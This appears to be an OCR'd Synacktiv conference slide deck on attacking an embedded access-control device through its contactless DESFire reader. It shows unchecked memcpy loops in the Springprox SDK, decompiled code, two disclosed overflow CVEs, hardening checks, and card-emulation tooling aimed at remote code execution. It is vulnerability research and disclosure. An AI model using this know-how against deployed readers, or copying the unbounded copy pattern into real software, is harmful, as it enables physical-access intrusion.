[x] [Thread 2000]       c13_c0_3: 0x9035ba40
[x] [Thread 2000]       fpexc   : 0x40000000
[x] [Thread 2000]       PC = 0x41414140 (unreachable)
```

Upgrade mode

SYNACKTIV

Mitigations

- `NX` bit set => stack is not executable
- `PIE` bit not set => `mep_sr` is at address 0x10000

Sections

- `.text` : 4688 bytes
- `.data` : 232 bytes

Upgrade mode

Exploitation

SYNACKTIV


Gadgets

```
$ rp-lin-x86_64 --unique -r 4  --file /rootfs_volume/usr/bin/mep_sr
A total of 63 gadgets found.

$ rp-lin-x86_64 --unique --thumb -r 6  --file /rootfs_volume/usr/bin/mep_sr
A total of 6 gadgets found.
```

Nominal mode

Nominal mode


Attack surface



- Ethernet access on back panel
  - Webserver on port 80
  - Apache Thrift on port 11010
- USB port on front panel
- USB Wifi port on back panel
- Contactless card
- Malicious finger ?


Nominal mode

Contactless



Nominal mode

Springprox SDK



Nominal mode

Desfire command list

Security related commands		
AA	Authenticate (AES)	Start the authentication process for a key, using AES
1A	Authenticate (ISO)	Start the authentication process for a key, using 3DES or 3K3DES
0A	Authenticate (Legacy)	Start the authentication process for a key, using simple DES
54	Change KeySettings	Change the settings for a key
5C	Set Configuration	Card level configuration
C4	Change Key	Change a key
64	Get Key Version	Returns a key version byte.

Card level commands		
CA	Create Application	Create a new application
DA	Delete Application	Delete an application
6A	Get Applications IDs	Get a list of application IDs
6E	Free Memory	Get free memory details
6D	GetDFNames	Get the data file names
45	Get KeySettings	Get details of a keys settings
5A	Select Application	Select application
FC	FormatPICC	Format the card
60	Get Version	Get version details for card
51	GetCardUID	Get the read ID for the card (can be set so a random ID is used as part of collision detection, rather than the real ID).

Application level commands		
6F	Get FileIDs	Get a list of file IDs
61	Get FileIDs (ISO)	Get a list of ISO file IDs
F5	Get FileSettings	Get file settings for a specific existing file
5F	Change FileSettings	Change file settings for a specific existing file
CD	Create StdDataFile	Creates a file for arbitrary binary data
CB	Create BackupDataFile	Creates a file for arbitrary binary data but with a commit process so changes apply reliably all in one go

Application level commands		
CC	Create ValueFile	Creates a file to hold a 32 bit value
C1	Create LinearRecordFile	Create a file to allow records of fixed size to be added until full
C0	Create CyclicRecordFile	Create a file to allow records of fixed size to be added, clearing the oldest record automatically - ideal for a history or a log
DF	DeleteFile	Delete a file

Data manipulations commands		
BD	Read Data	Read data from standard or backup file
3D	Write Data	Write data to standard or backup file (write to backup only happens when commit is done)
6C	Get Value	Get the value from a value file
0C	Credit	Increase the value in a value file
DC	Debit	Decrease the value in a value file
1C	Limited Credit	Increase the value in a value file without having full permissions to that file, up to a limit
3B	Write Record	Write a record to a linear or cyclic record file
BB	Read Records	Read records from a linear or cyclic record file
EB	Clear RecordFile	Clear a linear or cyclic record file
C7	Commit Transaction	Commit writes to backup, value, or record files
A7	Abort Transaction	Discard writes to backup, value, or record files

Nominal mode

Springprox SDK

```
**/
SPROX_API_FUNC(Desfire_GetVersion) (SPROX_PARAM  DF_VERSION_INFO *pVersionInfo)
{
  DWORD      recv_length = 1;
  BYTE       recv_buffer[256];
  SPROX_RC   status;
  SPROX_DESFIRE_GET_CTX();

  if (pVersionInfo != NULL)
    memset(pVersionInfo, 0, sizeof(DF_VERSION_INFO));

  /* create the info block containing the command code */
  ctx->xfer_length = 0;
  ctx->xfer_buffer[ctx->xfer_length++] = DF_GET_VERSION;

  for (;;)
  {
    status = SPROX_API_CALL(Desfire_Command) (SPROX_PARAM_P  0, COMPUTE_COMMAND_CMAC | WANTS_ADDITIONAL_FRAME |
    WANTS_OPERATION_OK);
    if (status != DF_OPERATION_OK)
      goto done;

    memcpy(&recv_buffer[recv_length], &ctx->xfer_buffer[INF + 1], ctx->xfer_length - 1);

    recv_length += (ctx->xfer_length - 1);

    if (ctx->xfer_buffer[INF + 0] != DF_ADDITIONAL_FRAME)
      break;

    ctx->xfer_length = 1;
  }
```

Nominal mode

Springprox SDK

```
**/
SPROX_API_FUNC(Desfire_GetVersion) (SPROX_PARAM  DF_VERSION_INFO *pVersionInfo)
{
  DWORD      recv_length = 1;
  BYTE       recv_buffer[256];
  SPROX_RC   status;
  SPROX_DESFIRE_GET_CTX();

  if (pVersionInfo != NULL)
    memset(pVersionInfo, 0, sizeof(DF_VERSION_INFO));

  /* create the info block containing the command code */
  ctx->xfer_length = 0;
  ctx->xfer_buffer[ctx->xfer_length++] = DF_GET_VERSION;

  for (;;)
  {
    status = SPROX_API_CALL(Desfire_Command) (SPROX_PARAM_P  0, COMPUTE_COMMAND_CMAC | WANTS_ADDITIONAL_FRAME |
    WANTS_OPERATION_OK);
    if (status != DF_OPERATION_OK)
      goto done;

    memcpy(&recv_buffer[recv_length], &ctx->xfer_buffer[INF + 1], ctx->xfer_length - 1);

    recv_length += (ctx->xfer_length - 1);

    if (ctx->xfer_buffer[INF + 0] != DF_ADDITIONAL_FRAME)
      break;

    ctx->xfer_length = 1;
  }
```

Nominal mode

Springprox SDK

SYNACKTIV

Same pattern, different vulnerability

```
SPROX_API_FUNC(Desfire_ReadDataEx) (SPROX_PARAM  BYTE read_command, BYTE
file_id, BYTE comm_mode, DWORD from_offset, DWORD item_count, DWORD item_size,
BYTE data[], DWORD *done_size)
{
  // ....

  recv_buffer = malloc(buffer_size);

  if (recv_buffer == NULL)
    return DFCARD_OUT_OF_MEMORY;

  recv_buffer[recv_length++] = DF_OPERATION_OK;

  for (;;)
  {
    status = SPROX_API_CALL(Desfire_Command) (SPROX_PARAM_P  0,
    COMPUTE_COMMAND_CMAC | FAST_CHAINING_ALLOWED | WANTS_ADDITIONAL_FRAME |
    WANTS_OPERATION_OK);

    if (status != DF_OPERATION_OK)
      goto done;

    memcpy(&recv_buffer[recv_length], &ctx->xfer_buffer[INF + 1],
    ctx->xfer_length - 1);
    recv_length += (ctx->xfer_length - 1);

    if (ctx->xfer_buffer[INF + 0] != DF_ADDITIONAL_FRAME)
      break;

    ctx->xfer_length = 1;
  }
```

Nominal mode

SYNACKTIV

Issues found on nominal mode:

CVE ID	Score	Description
CVE-2023-33221	7.8 - HIGH	Heap Buffer Overflow when reading DESFire card
CVE-2023-33222	9.1 - CRITICAL	Stack buffer overflow when reading DESFire card

Exploitation

Exploitation

Remote Code Execution

SYNACKTIV

Hardening

Checksec Results: ELF

File	NX	PIE	Canary	Relro	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	Fortify Score
[redacted]/rootfs/ubifs_A/usr/ma5g/bin/core-app	Yes	No	Yes	No	No	No	No	Yes	3	24	12

Exploitation

Remote Code Execution

SYNACKTIV

Pseudocode-J

```
1  int __fastcall Desfire_GetVersion(_DWORD *a1)
2  {
3    size_t v2; // r4
4    int v3; // r0
5    __int16 v4; // r7
6    int result; // r0
7    int v6; // r0
8    int v7; // r1
9    int v8; // r2
10   int v9; // r0
11   int v10; // r12
12   int v11; // r1
13   int v12; // r2
14   size_t recv_length; // [sp+4h] [bp-124h] BYREF
15   char recv_buffer[256]; // [sp+8h] [bp-120h] BYREF
16
17   recv_length = 1;
18   if ( a1 )
19     memset(a1, 0, 0x1Cu);
20   desfire_ctx.xfer_length = 1;
21   desfire_ctx.xfer_buffer[0] = 0x60;
22   while ( 1 )
23   {
24     v3 = Desfire_Command(0, 0x23u);
25     v4 = v3;
26     if ( v3 )
27       return v4;
28     v2 = recv_length + desfire_ctx.xfer_length;
29     memcpy(&recv_buffer[recv_length], &desfire_ctx.xfer_buffer[1], desfire_ctx.xfer_length - 1);
30     recv_length = v2 - 1;
31     if ( desfire_ctx.xfer_buffer[0] != 0xAF )
32       break;
33     desfire_ctx.xfer_length = 1;
34   }
35   recv_buffer[0] = 0;
36   v6 = Desfire_VerifyCmacRecv(recv_buffer, &recv_length);
37   v4 = v6;
38   if ( v6 )
39     return v4;
40   if ( recv_length != 29 )
41     return -993;
42   if ( !a1 )
43     return v4;
44   v7 = *(_DWORD *)&recv_buffer[5];
45   v8 = *(_DWORD *)&recv_buffer[9];
46   *a1 = *(_DWORD *)&recv_buffer[1];
47   a1[1] = v7;
48   v9 = *(_DWORD *)&recv_buffer[17];
49   a1[2] = v8;
50   v10 = *(_DWORD *)&recv_buffer[13];
51   v11 = *(_DWORD *)&recv_buffer[21];
52   v12 = *(_DWORD *)&recv_buffer[25];
53   a1[4] = v9;
54   result = 0;
55   a1[3] = v10;
56   a1[5] = v11;
57   a1[6] = v12;
58   return result;
59 }
```

??? (line 15)

??? (line 58)


003E8528 Desfire_GetVersion:42 (3F8528)

Exploitation

Remote Code Execution

SYNACKTIV

Real hardening



- No presence of `-fstack-protector` in the CFLAGS

Exploitation

Remote Code Execution

SYNACKTIV

Tooling

PROXGRIND CHAMELEONTINY

€142[80]

VAT Included.

World's smallest portable RFID emulation multi-tool.

Emulate multiple tags and tag types, sniff, crack and infiltrate with this keyring sized device.

Comes in two versions; the Pro version is fully wireless.

Version

Pro (With Bluetooth

Quantity

1


SOLD OUT

NOTIFY ME WHEN IN STOCK

Exploitation

Remote Code Execution

Opensource Firmware



emsec / ChameleonMini Public

Notifications | Fork 369 | Star 1.5k

Code | Issues 58 | Pull requests 12 | Actions | Projects | Wiki | Security | Insights

master — ChameleonMini / Firmware / Chameleon-Mini / Application / DESFire / — Go to file

Tomaspre Support Gallagher when using make desfire ··· — on Oct 27, 2022 — **History**


DESFireApplicationDirectory.c	Fix key read and write for keys with different numbers than zero	3 months ago
DESFireApplicationDirectory.h	Support Gallagher when using make desfire	3 months ago
DESFireChameleonTerminal.c	Restore point for changes to the CL1/CL2 exchanges in the anticollisi…	6 months ago
DESFireChameleonTerminal.h	New DF_ENCMODE command to set ECB/CBC crypto modes ; Incre…	6 months ago
DESFireChameleonTerminalInclude.c	New DF_ENCMODE command to set ECB/CBC crypto modes ; Incre…	6 months ago
DESFireCrypto.c	DESFire: Reset IV only when needed	3 months ago
DESFireCrypto.h	Multiple code cleanup changes to TransferState -- Enc of transfers is…	6 months ago
DESFireCryptoTests.h	Fixing commented multi-line macro in violation of the `make style` gu…	last year
DESFireFile.c	Various debug messages + various fixes	3 months ago
DESFireFile.h	Several fixes to responsiveness and frozen behavior noted in PR #319	7 months ago
DESFireFirmwareSettings.h	Updates to LibNFC test code (ISO auth works) ; Untested changes to f…	6 months ago
DESFireISO14443Support.c	Reset selected AID to 000000 after WUPA	3 months ago
DESFireISO14443Support.h	Small changes to the NAK/ACK return size (4 bits versus 1 byte)	6 months ago
